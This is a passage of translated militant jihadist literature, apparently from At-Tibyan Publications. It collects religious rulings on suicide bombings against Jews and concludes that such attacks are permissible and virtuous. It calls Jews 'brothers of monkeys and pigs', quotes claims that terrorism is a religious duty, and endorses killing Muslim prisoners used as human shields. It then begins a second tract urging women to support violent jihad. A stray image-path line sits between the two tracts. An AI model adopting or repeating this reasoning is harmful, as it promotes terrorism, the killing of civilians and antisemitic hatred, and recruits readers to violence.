"(A question) regarding modern-day militant operations, there are some forces named, "Commandos" – and after this happening, the (Jewish) enemy represses the Muslims… So these suicidal brigades wear explosives, and goes to the tanks or such of the enemies, and then he gets killed… What's the ruling regarding this, is this considered suicide, or something else?"

The *Shaykh* answered:

"This is not suicide. Because suicide, if when a person kills himself to escape a hard life which he is going through. But as for this thing which you are asking about, this is not suicide – Rather, this is Jihād in the Path of Allāh…

But there is a note which should be considered – this type of action should not be carried out individually, or alone (based on one's own decisions). Rather, it should only be carried out according to the command of the leader of the *Jaysh* (i.e. Mujāhidīn).

So if the commander is not dependant upon the life of this *Fidā'ī* (self-sacrificer), and the commander believes that even after losing this Mujāhid, there is a great profit from another angle, meaning the killing of a large number of the *mushrikīn* and *kuffār* – then the decision is up to the commander, and it is obligatory (*Wājib*) to obey him. And this is (obligatory) even if the particular person (being ordered) does not want to do such an operation, it is still obligatory to obey him…"

Questioner interrupts:

"So there is no problem in doing such?"

The *Shaykh* responds:

"No, there is no problem in doing such. We (the scholars) do not label this as "suicide". And suicide is one of the worst sins which Islām has prohibited. No one does that, except one who is displeased with His Lord, and rejecting the Decree of Allāh. And refuge is sought with Allāh!

As for this (Mujāhid), then he goes forth, as many of the *As-Salaf As-Sālih,* and from amongst the Companions and those after them - used to go forth, plunging into the *kuffār*

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[103] Refer to the series of tapes of the *Shaykh*, "*Silsilah Al-Hudā Wan-Nūr*", tape # 134. Beginning at the time span 23:24. And it can be downloaded at:
http://media.islamway.com/lessons/nasser/143-al-hodā_wa_al-noor/134.rm

enemy, attacking them with his sword (alone), and used the sword against them, until they were killed, while they were patient and satisfied, because they believed that the Paradise are in front of them.

So what a difference there is! Between one who kills himself in this method of Jihād, and one who escapes from a hard life by committing suicide.

But if it is done haphazardly and on one's own decision, then this goes under the warning of self-destruction. But if it is done upon the command of the leader of army (of Mujāhidīn), the one who knows the realities of the battlefield, and its necessities, and its benefits, etc. – then this is something permissible. No, rather, it is something virtuous."

The Verdict of Shaykh Muhammad ibn Sālih Al-'Uthaymīn

The Shaykh, may Allāh have mercy upon him, was asked[104]:

"O noble Shaykh! You, may Allāh preserve you, must have heard about what event took place on Wednesday… when more than twenty Jews were killed at the hands of one of the Mujāhidīn, and more than fifty Jews were injured. And this was done by the Mujāhid after strapping explosives on himself, and then he entered into one of the celebrations of the Jews, and exploded it… so is this action considered suicide, or is it Jihād?"

The *Shaykh* answered:

"This young man who wore these things… Who is the first one he kills? He kills himself… So there is no doubt that he is the one who has caused his own death. So this is not permissible in such a situation, except if there is a great benefit (*Maslahah*) for Islām. (It is not permissible) to merely kill a handful of individuals, or to merely injure the leaders or commanders of the Jews.

But, if there is a great benefit, and a big interest in it for Islām, then verily, it is permissible. And *Shaykh Al-Islām* Ibn Taymiyyah has proved this, and gave an example using the young boy (from the People of the Ditch).

The young boy was a Believer, who was in a nation which was governed by a *mushrik*, *kāfir*, ruler… *[the Shaykh then goes on to mention the story of the People of the Ditch]*

So *Shaykh Al-Islām* Ibn Taymiyyah said, "So Islām was greatly benefited by this (the boy's killing of himself)." And it is well known, that the young boy caused his own death, there is no doubt in this whatsoever. But, by his killing himself, a great benefit was attained… But as for killing merely ten, or twenty, or thirty Jews – and then maybe the Jews will come back and take revenge, by killing hundreds!"

So in summary, what is apparent from the *Shaykh*'s opinion, is that he views these types of operations are in need of being examined with deep understanding of, and pondering about, and looking into the outcomes and fruits of these operations, by choosing the heavier of the benefits, and deterring the more harmful things. So the *Shaykh* has attached the ruling of such operations upon the outcomes of them. And that if there is a great benefit for the Muslims and raising of the banner of *Tawhīd*, then it is permissible. But if not, and rather, it leads to more harms and evils, then it is impermissible. And it is obvious, that it is up to the experts of the Jihād – and that is none other than the commanders of the Mujāhidīn – to look into these matters.

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[104] Refer to the series of tapes, "*Al-Liqā' Ash-Shahrī*", tape # 20. Beginning at the time span 5:16. It can also be downloaded from the *Shaykh*'s own website:
http://www.binothaimeen.com/sound/snd/a0015/a0015-22b.rm

The Verdict of Shaykh Sulaymān Al-'Ulwān

Shaykh Sulaymān Al-'Ulwān, may Allāh hasten his release, was once asked,

"To the noble Shaykh Sulaymān Ibn Nāsir Al-'Ulwān, may Allāh, the Most High preserve him: You know what is happening to the Palestinians at this time from the crimes of the Jews and the humiliating Arab silence. So is there, in the self-sacrificial operations against the Jews, any opposition from the Sharī'ah?"

The *Shaykh* answered:

In the Name of Allāh, the Beneficent, the Merciful…

The pestering Jews are the gatherers of all the shameful defects and the collectors of the aggravations and the evils, and they are the most severe enemies of Allāh against Islām and its people. He, the Most High, said:

لتجدن أشد الناس عداوةً للذين آمنوا اليهود والذين أشركوا

"Verily, you will find the strongest among men in enmity to the believers (Muslims) the Jews and the mushrikūn." [105]

And Allāh has made it obligatory fighting against them and make Jihād against them so that the Word of Allāh is the highest, and the word of those who disbelieve is the lowest. Yet all this is when the enemies of Allāh remain within their states and do not break their contracts and covenants and do not seize the wealth of the Muslims and overtake their states. He, the Most High said:

قاتلوا الذين لا يؤمنونَ باللهِ ولا باليومِ الآخِرِ ولا يحرمونَ ما حرم الله ورسولُه ولا يدِينونَ دِين الحق مِن الذين أوتوا الكِتاب حتى يعطُوا الجِزيةَ عن يدٍ وهم صاغِرونَ

"Fight against those who believe not in Allāh, nor in the Last Day, nor forbid that which has been forbidden by Allāh and His Messenger and those who acknowledge not the Dīn of Truth (Islām) among the people of the Scripture (Jews and Christians), until they pay the Jizyah with willing submission, and feel themselves subdued." [106]

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[105] Al-Mā'idah: 82

[106] At-Tawbah: 29

But when the enemies of Allāh place their swords upon the throats of the Muslims and terrorize their children and elderly, and overtake their states and violate their chastity - then it is obligatory from among all the people of ability to fight them and spill their blood and make an ongoing Jihād against them until the full liberation of Palestine and all the countries of the Muslims. And it is not allowed in the *Sharī'ah* to surrender any of the lands of the Muslims to the Jews or to make peace with them because they are a people of deception and deceit and of breaking of treaties.

And I see that in this time, in which the Muslims are unable to (fully) fight the Jews and destroy them and expel them from the Holy Land, that the best treatment and the greatest medicine that we apply to the brothers of monkeys and pigs (i.e. the Jews) is that we perform these martyrdom operations, and put forward our souls as a sacrifice for the motivation of *Īmān,* and for praiseworthy goals, such as planting terror into the hearts those who disbelieve and inflicting damage upon their bodies and losses in their wealth.

And the evidences permitting the martyrdom operations are many and I have mentioned elsewhere around ten evidences, and I've listed their fruits, and the benefits of performing them.

He, the Most High, said:

ومِن الناسِ من يشري نفْسه ابتِغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves."[107]

And in the narrations of the Companions and the *Imāms* of the *Tābi'īn*, concerning the meaning of this verse, are strong evidences concerning that the one who sells himself to Allāh and plunges into the ranks of the enemy headlong, without turning back, even if he is certain that they will kill him, that he is a *Muḥsin* (i.e. sincere in his devotion) in that, and that he receives the rewards from him Lord with the patient ones and the hopeful martyrs.

And in *"Sahīh Muslim"*, #3,005 from the path of Hammād Ibn Salamah, "Thabit Al-Banānī narrated to us from Abdur-Rahmān Ibn Abī Laylā from Suhayb from the Prophet, peace by upon him, in the account of the King, Sorcerer, Monk, and the Young Boy. Till the end of the *Hadīth*.

And in it the *Muwahhid* (pure monotheist) young boy proclaimed to the *kāfir* king, *"You will not be able to kill me until you do what I say!"* [The King] said, *"What is that?"* He replied, *"[You should] gather all the people on a single plain and tie me to a [tree] trunk. Then, take an arrow from my*

[107] Al-Baqarah: 207

quiver and place it in the middle of the bow, and say, 'In the Name of Allāh, the Lord of the boy,' *then shoot me [with the arrow]. If you do that, you will [be able to] kill me."*

So [the King] gathered all the people in a single plain and tied him to a [tree] trunk. He then took an arrow from his quiver, placed it in the middle of the bow, said, *"In the Name of Allāh, the Lord of the boy,"* and fired the arrow. The arrow hit his temple. [The boy] placed his hand on his temple, and then died. So the people said, *"We believe in the Lord of the boy, we believe in the Lord of the boy, we believe in the Lord of the boy."*

The King was then told, *"Do you see what you feared? By Allāh, that which you feared has happened! The people have believed [in the Lord of the boy]."* So [the King] ordered for ditches [to be dug] at the junctions of all the roads. When they were dug, fires were lit in them and [the King] said, *"Whoever does not renounce his religion, then throw him in [the fire], or tell them to jump into it."* So this was what happened, until a woman came carrying a baby, and she hesitated to jump into the fire, so her child said to her, *"O Mother! Have patience, for you are upon the Truth!"*[108]

So in this, there is evidence for the correctness for these martyrdom operations that the Mujāhidūn in the Path of Allāh perform; those who are waging the war against the Jews and Christians and those who make mischief in the Earth.

This is because, the boy showed the king the means with which to kill him, after the king was unable to do that after trying unsuccessfully and seeking the help of the soldiers and aids. So this action of the boy shows that he caused the killing of his own self, and he took a part of killing himself. And that which proves the unity of the action of the young boy and the martyrdom operations, is something which is clear and obvious – For indeed, indirectly causing the death of a soul, carries the same ruling as directly killing a soul.

And the goal of these two actions (of the young boy, and of martyrdom operations) is making the truth victorious and supporting it, and inflicting harm upon the Jews and Christians and the *mushrikīn* and their allies, and weakening their strengths and striking terror into their souls.

And the benefit (*Maslahah*) requires that the Mujāhidīn sacrifice one or more of their men in order to inflict damage on the disbelievers and terrorizing them and weakening their strengths. He, the Most High, said:

وأَعِدوا لَهم ما استطَعتم من قُوةٍ ومِن رباطِ الْخيل ترهِبونَ بِهِ عدو اللَّهِ وعدوكُم

[108] Cited by Muslim in The Book of Piety and Heart-Softeners (130), and this is his wording. It is also cited by Ahmad (6/17), Al-Tirmidhī in The Book of Exegesis #340, and Al-Nasā'ī, also in The Book of Exegesis, as it appears in *Tuhfat Al-Ashrāf* (4/199). For the full *Hadīth*, and its explanation, refer to the book by At-Tibyān Publications, **"The People of the Ditch"**.

"And make ready against them all you can of power, including steeds of war [109]- to terrorize [110] the enemy of Allāh and your enemy." [111]

And most of the people of knowledge have permitted for the Muslim to submerge himself into the ranks of the disbelievers, even if he is certain that they will kill him. And the evidences for this are many.

And most of the scholars permitted killing the Muslim prisoners if the disbelieving enemy takes them as shields, and if the evil of the disbelievers and their harm can not be prevented except by killing the Muslim prisoners - then the killer is a Mujāhid and receives the rewards and the killed (prisoner) is a martyr. And Allāh knows best.

Your brother, Sulaymān Ibn Nāsir Al-'Ulwān
Buraydah, Al-Qasīm - 10/07/1421

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[109] *Shaykh* 'Abdur-Rahmān As-Sa'dī رحمه الله says in the *Tafsīr* of this Verse: This means everything that you are able to make ready, from intellectual strength to physical strength; and all types of weaponry which will help in combating against them; and this includes various types of skills by which artillery and defenses can be produced; machine guns and bullets, airplanes, land vehicles and water vehicles, tanks, trenches, and defense systems; advice and politics which counter the evil plans of the enemies and help advance the Muslims; encouraging target-practice, bravery and courage, and teaching planning skills and organizational skills… And if these cannot be fulfilled except by learning these skills, then it becomes obligatory to learn them- (as one of the *Usūl* of *Fiqh*) "Whatever is necessary to fulfill an obligation (*Wājib*), then it too is an obligation". Refer to *Taysīr Al-Karīm Ar-Rahmān* (285-286).

[110] *Shaykh* 'Abdullāh 'Azzām رحمه الله once said in a speech, "And we are terrorists, and terrorism is a *Farīdhah* (obligation) according to the *Kitāb* and *Sunnah*- and let the East and the West bear witness that we are terrorists **"And make ready against them all you can of power, including steeds of war- to terrorize the enemy of Allāh and your enemy"**- so terrorism (*Irhāb*) is an obligation (*Farīdhah*) in the *Dīn* of Allāh." And whosoever refuses to believe in a *Fardh*, is a *kāfir* according to *Ijmā'*. *Shaykh* 'Abdul-Qādir Ibn 'Abdul-'Azīz فك الله أسره said in his last *Bayān* before being imprisoned, entitled "*Hāthā Bayānun Lin-Nās: Al-Irhābu Min Al-Islām Wa Man Ankara Thālika Faqad Kafar*" pg. 3: "Firstly: Terrorism is from *Islām*, and whoever rejects that then he has disbelieved. And that is due to His (Most High)'s Saying: **"And make ready against them all you can of power, including steeds of war to terrorize the enemy of Allah and your enemy"** [*Al-Anfāl*] So terrorizing the *kāfir* enemy is a *Shar'ī* obligation by the clear text of this *Āyah*, and whosoever rejects that then he has disbelieved, due to His (Most High)'s Statement: **"and none but the disbelievers reject Our *Āyāt*"** [*Al-'Ankabūt*] And the *Juḥd* (mentioned in the Arabic of the *Āyah*) is the rejection and belieing upon the tongue. And He (Most High) said: **"And who does more wrong than he who invents a lie against Allah or denies the truth, when it comes to him? Is there not a dwelling in Hell for the disbelievers"** [*Al-'Ankabūt*]. So whosoever says that *Islām* is free from terrorism or wants to differentiate between the two, then he has disbelieved. So terrorism is from *Islām*. And with this, you know that the ones who say that they want to wage war against terrorism, they only want to wage war against *Islām* in reality. And that the combatting against terrorism is the combatting against *Islām*- and they are only covering up the facts from the ignorant ones."

[111] *Al-Anfāl*: 60

Synopsis

From this research, we have arrived at the conclusion that martyrdom operations are permissible, and in fact the Mujāhid who is killed in these is better than one who is killed fighting in the ranks, for there are degrees even amongst the martyrs, corresponding to their role, action effort and risk undertaken. And this is obvious – Or then what is the purpose of the leadership of the martyrs being Hamzah رضي الله عنه , and along with him, the man who stands up to the tyrant, commands him to do righteousness, and forbids him from evil – and thus the tyrant kills him; Why then is such a person made a master of the *Shuhadā'* along with Hamzah? The only reason, is because he did not have any supporter, other than Allāh – and he carried the burdens of fear, and hardship, which most other Mujāhidīn do not taste. So each Mujāhid has his degree, according to how he struggled and was killed.

Then, we explained how martyrdom operations are the least costly to the Mujāhidīn and most detrimental to the enemy. We have heard, as you must have, that most scholars today permit such operations; at least 30 verdicts[112] have been issued to this effect. We explained how this issue is derived from the issue of plunging single-handedly into the enemy ranks; something which is praiseworthy by the agreement of *Fuqahā'*.

We then further stated that we preferred the view that such an action **is permissible** (*Jā'iz*) even if martyrdom is the only goal, although it is certainly **not the most virtuous** (*Afdhal*) thing to do. These martyrdom operations should not be carried out unless certain conditions are met:

1. One's intention is sincere and pure - to raise the Word of Allāh, and benefit the Jihād.

2. One is reasonably sure that it is not possible to inflict the damage and loss upon the enemies by using any other method in which the Mujāhid is sure, or reasonable certain, that his life will be preserved.

3. One is reasonably sure that loss will be inflicted on the enemy, or they will be frightened, or the Muslims will be emboldened.

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[112] To name a few of these scholars who have issued verdicts which support, directly or indirectly, the permissibility of martyrdom operations, is: *Imām* Muhammad ibn Ibrāhīm *Āl Ash-Shaykh*, *Imām* Hamūd ibn 'Uqlā Ash-Shu'aybī, *Shaykh* Ibn Al-'Uthaymīn, *Shaykh* Al-Albānī, *Shaykh* Sulaymān Al-'Ulwān, *Shaykh* 'Alī Al-Khudhayr, *Shaykh* Nāsir Al-Fahd, *Shaykh* Hāmid Al-'Alī, *Shaykh* Abū Qatādah Al-Filastīnī, *Shaykh* Ayman Ath-Thawāhirī, *Shaykh* Abū 'Umar As-Sayf, *Shaykh* 'Ajīl ibn Jāsim An-Nashmī, *Shaykh* Ahmad 'Abdul-Karīm Najīb, *Shaykh* Sulaymān ibn Munayyi'. And also along with them, the Sudanese Organization of Islāmic *Fiqh*, and Council of the Scholars of Filastīn.

4. One should consult with war strategy experts [i.e. the commanders of the *Mujāhidīn*, etc], and especially with the *Amīr* of war, for otherwise he may ruin a plot which the Mujāhidīn have been preparing, and alert the enemy of their presence.

If the first condition is absent, the deed is worthless (*Bātil*), but if it is fulfilled while some other conditions are lacking, then it is not the best thing, but at the same time, this does not necessarily mean the Mujāhid is not *Shahīd*.

We also explained how indirectly causing a death carries the same verdict as actual killing. Hence one who plunges without armor into the enemy ranks, being certain of death, is indeed just like one who engages in a martyrdom operation – and thus, (in both situations) he is effectively causing his own death, but they are praiseworthy because of the circumstances and intention; and hence, they are not considered to have committed suicide.

We also clarified that (according to the majority) the ***"hand of the killer"*** does not have an effect on whether the Mujāhid will be considered *Shahīd*. This dispels the hesitation arising from the fact that the Mujāhid is taking his own life. Thus, such operations could take on any of the five *Shar'ī* verdicts (of obligatory, preferred, neutral, disliked, or forbidden [113]) depending on intention and circumstances.

Finally, we clarified that taking one's own life is not always blameworthy; rather it is dependent on the motives behind it. So, we conclude that one who kills himself because of his strong *Īmān* and out of love for Allāh and the Prophet, and in the beneficial interests of the *Dīn*, to raise high the Word of *Tawhīd* – then this is a praiseworthy deed.

[113] Also known as the five rulings of *Fiqh*: *Wājib*, *Mandūb*, *Mubāh*, *Makrūh*, and *Harām*.

Conclusion

Finally, we should point out that this topic needs a much more expansive study. However, we are thankful to Allāh for having allowed us to complete this. If we are correct, it is due to Allāh, and if we have erred, then all humans are prone to error. Finally, let the scholars and students of knowledge approach us with their feedback and advice, for we are in need of such help. Let them fear Allāh in discharging their responsibility to us.

And peace and blessings be upon the Messenger of Allāh, who rightly waged Jihād in the Path of Allāh until he left this world, and also upon his family and Companions and those who follow them in goodness until the Day of Judgment.

And our final words are praise to Allāh, Lord of the Worlds.

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
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And many more to come, if Allāh permits…

دور النساء في جهاد الأعداء

The Role of the Women
in Fighting the Enemies



By the martyred Shaykh,
Al-Hāfith Yūsuf Bin Sālih Al-'Uyayrī
(May Allâh have Mercy upon him)

At-Tibyân Publications

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Introduction

In the Name of Allāh, the Beneficent, the Most Merciful

Verily all praise is due to Allāh, and may the Peace and Blessings of Allāh be upon the Messenger of Allāh, his family and all of his companions.

To proceed:

My honoured sister,

Indeed for you is an important and great role; and you must rise and fulfill your obligatory role in *Islām* 's confrontation of the new Crusade being waged by all the countries of the world against *Islām* and the Muslims. I will address you in these papers, and I will prolong this address due only to the importance of the topic; [a topic] that is in need of double these papers. So listen, may Allāh protect and preserve you.

The Muslim *Ummah* today is suffering from types of disgrace and humiliation that cannot be enumerated; [disgrace and humiliation] that it was not familiar with in its previous eras, and were never as widespread as they are today. And this disgrace and humiliation is not a result of the smallness of the Islāmic *Ummah* or its poverty - it is counted as the largest *Ummah* today, just as it is the only *Ummah* that possesses the riches and elements that its enemies do not possess. And the question that presents itself is: what is the reason for this disgrace and humiliation that the *Ummah* suffers from today, when it is not in need of money or men?

We say that the reason was pinpointed to us by our Prophet, صلى الله عليه و سلم, with his statement as reported in Ahmad and Abū Dāwūd, from Thawbān, may Allāh be pleased with him, who said: "The Messenger of Allāh, صلى الله عليه و سلم, said, 'The people will soon summon one another to attack you as those eating summon others to share their food.' Someone asked, 'Will that be because of our small numbers at that time?' He replied, 'No, you will be numerous at that time, but you will be froth like the froth that is carried down by a torrent of water, and Allāh will take the fear of you from the hearts of your enemy and cast *Al-Wahn* into your hearts.' Someone asked, 'O Messenger of Allāh, what is *Al-Wahn*?' He replied, 'Love of the world and hatred of death.'" And in another narration from Ahmad, "Your hatred of fighting."[1]

[1] *Sunan Abī Dāwūd* #3745; *Musnad Al-Imām Ahmad* #8356

So this is the answer to that puzzling question. Our Messenger, صلى الله عليه و سلم , answered it before it took place by around 1400 years. And the disease that destroyed the Islāmic *Ummah* is the love of the *Dunyā* and the hatred of death. So when the *Ummah* started loving the *Dunyā* and hating death, Allāh's description of the Jews in His Statement:

وَلَتَجِدَنَّهُمْ أَحْرَصَ النَّاسِ عَلَى حَيَاةٍ

"You will indeed find them the greediest of mankind for life"[2]

became applicable to it [i.e. to the Islāmic *Ummah*]. And the word "life" here came as an indefinite noun, meaning that it encompasses any type of life, whether it be the life of disgrace and humiliation, or the life of the animals, or the life of the insects – the important thing is that it is life. So the *Ummah* has adhered to a lowly way of life that does not befit it or its Religion… all of this because it has loved the *Dunyā* and hated death.

And the inevitable result of our love of the *Dunyā* and hatred for death or fighting was the abandonment of the *Jihād* that many of the children of the Islāmic *Ummah* – especially the women – believe is the path to certain death, and, inevitably, the desertion of the *Dunyā*. So when the Islāmic *Ummah* abandoned *Jihād*, the enemies gained power over it and disgrace befell it. And the statement of the Messenger of Allāh that was reported by Ahmad and Abū Dāwūd from Ibn 'Umar, may Allāh be pleased with them both, came true. [He said], "I heard the Messenger of Allāh, صلى الله عليه و سلم, say: "When you conduct transactions by *Al-'Inah,*[3] and follow the tails of cows[4], and abandon *Al-Jihād* in the Path of Allāh, then Allāh will cover you with a disgrace that He will not remove until you return to your Religion."[5] And in the narration of Ahmad, "If you chase the tails of cows and sell goods to a person for a price and buy it back from him for a far lesser price, and give up *Jihād* in the Path of Allāh, Allāh will cause disgrace to cling to you, and He will not remove it from you until you return to what you were upon before, and repent to Allāh."[6]

And based on the *Ahādīth* mentioned above, it becomes clear to us that the disease that

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[2] *Al-Baqarah*:96

[3] **Translator's Note**: *Al-'Inah* is a type of usury that involves selling something as a debt for a greater price, then buying it back for a lesser price

[4] **Translator's Note**: Meaning when they become preoccupied with agriculture and breeding animals

[5] *Sunan Abī Dāwūd* #3003; *Sunan Al-Bayhaqī* #10484

[6] *Musnad Al-Imām Ahmad* #5304

the Messenger of Allāh, صلى الله عليه و سلم, diagnosed for us is none other than *Al-Wahn* (hatred of death). And the repercussion of this disease also becomes clear to us, and it is the disgrace cast upon us from all the nations of the world – from the worshippers of cows and stones, let alone the worshippers of the cross and the temple.

And by returning to the aforementioned texts, we know that the only escape from this disgrace and humiliation is to return to *Jihād* and the love of fighting in the Path of Allāh, and the abandonment of the *Dunyā* and its adornments.

The Woman Can Be From the Hindrances to *Al-Jihād*, or From its Supporters

After we are convinced that *Jihād* is the cure that the Messenger of Allāh, صلى الله عليه و سلم, described to us for the *Ummah* to leave this error, we find that we are still unable, until now, to act upon that conviction. Therefore, for us to act upon this conviction, we must search for the obstacles and hindrances to *Jihād* on the individual level. And the root of the obstacles and hindrances of to *Jihād* [are gathered] in one Verse in *Sūrat At-Tawbah*, and it is the Statement of Allāh:

قُلْ إِنْ كَانَ آبَاؤُكُمْ وَأَبْنَاؤُكُمْ وَإِخْوَانُكُمْ وَأَزْوَاجُكُمْ وَعَشِيرَتُكُمْ وَأَمْوَالٌ اقْتَرَفْتُمُوهَا وَتِجَارَةٌ تَخْشَوْنَ كَسَادَهَا وَمَسَاكِنُ تَرْضَوْنَهَا أَحَبَّ إِلَيْكُمْ مِنَ اللَّهِ وَرَسُولِهِ وَجِهَادٍ فِي سَبِيلِهِ فَتَرَبَّصُوا حَتَّى يَأْتِيَ اللَّهُ بِأَمْرِهِ وَاللَّهُ لَا يَهْدِي الْقَوْمَ الْفَاسِقِينَ

Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight are dearer to you than Allāh and His Messenger, and striving hard and fighting in His Cause, then wait until Allāh brings about His Decision (torment). And Allāh guides not the people who are *Al-Fāsiqūn* (the rebellious, disobedient to Allāh).[7]

These are the roots of the obstacles to *Jihād*, and from them branch out innumerable other obstacles. And examining how to keep these beloved things from prevailing over the love for Allāh, His Messenger, and *Jihād* in His Path is the first step to honour because we will reach a conviction whose essence is that the love for Allāh, His Messenger and *Jihād* in His Path are greater and more obligatory than all these [other] beloved things. So, if we reach that result, then it is obligatory upon us to translate that conviction and to demonstrate with our actions that the love of Allāh, His Messenger, and *Jihād* in His Path are above the love of these transient vanities, and this is what will cause the sons of this *Ummah* to give their souls for the Honour of *Islām* and the Muslims, thereby removing from us *Al-Wahn*, after which the disbelieving nations will not dominate over our *Ummah* due to their knowledge that this *Ummah* has men who love death the way they [the disbelievers] love life, and that it has merchants who are ready to spend all of their riches to give victory to this Religion, like Abū Bakr As-Siddīq, may Allāh be pleased with him, did, and that it has mothers who cannot enjoy

[7] *At-Tawbah*:24

life while their sons stay behind from *Jihād*. If all of these aspects are achieved, then the enemies of Allāh will think a thousand times before agitating the *Ummah* or transgressing against it.

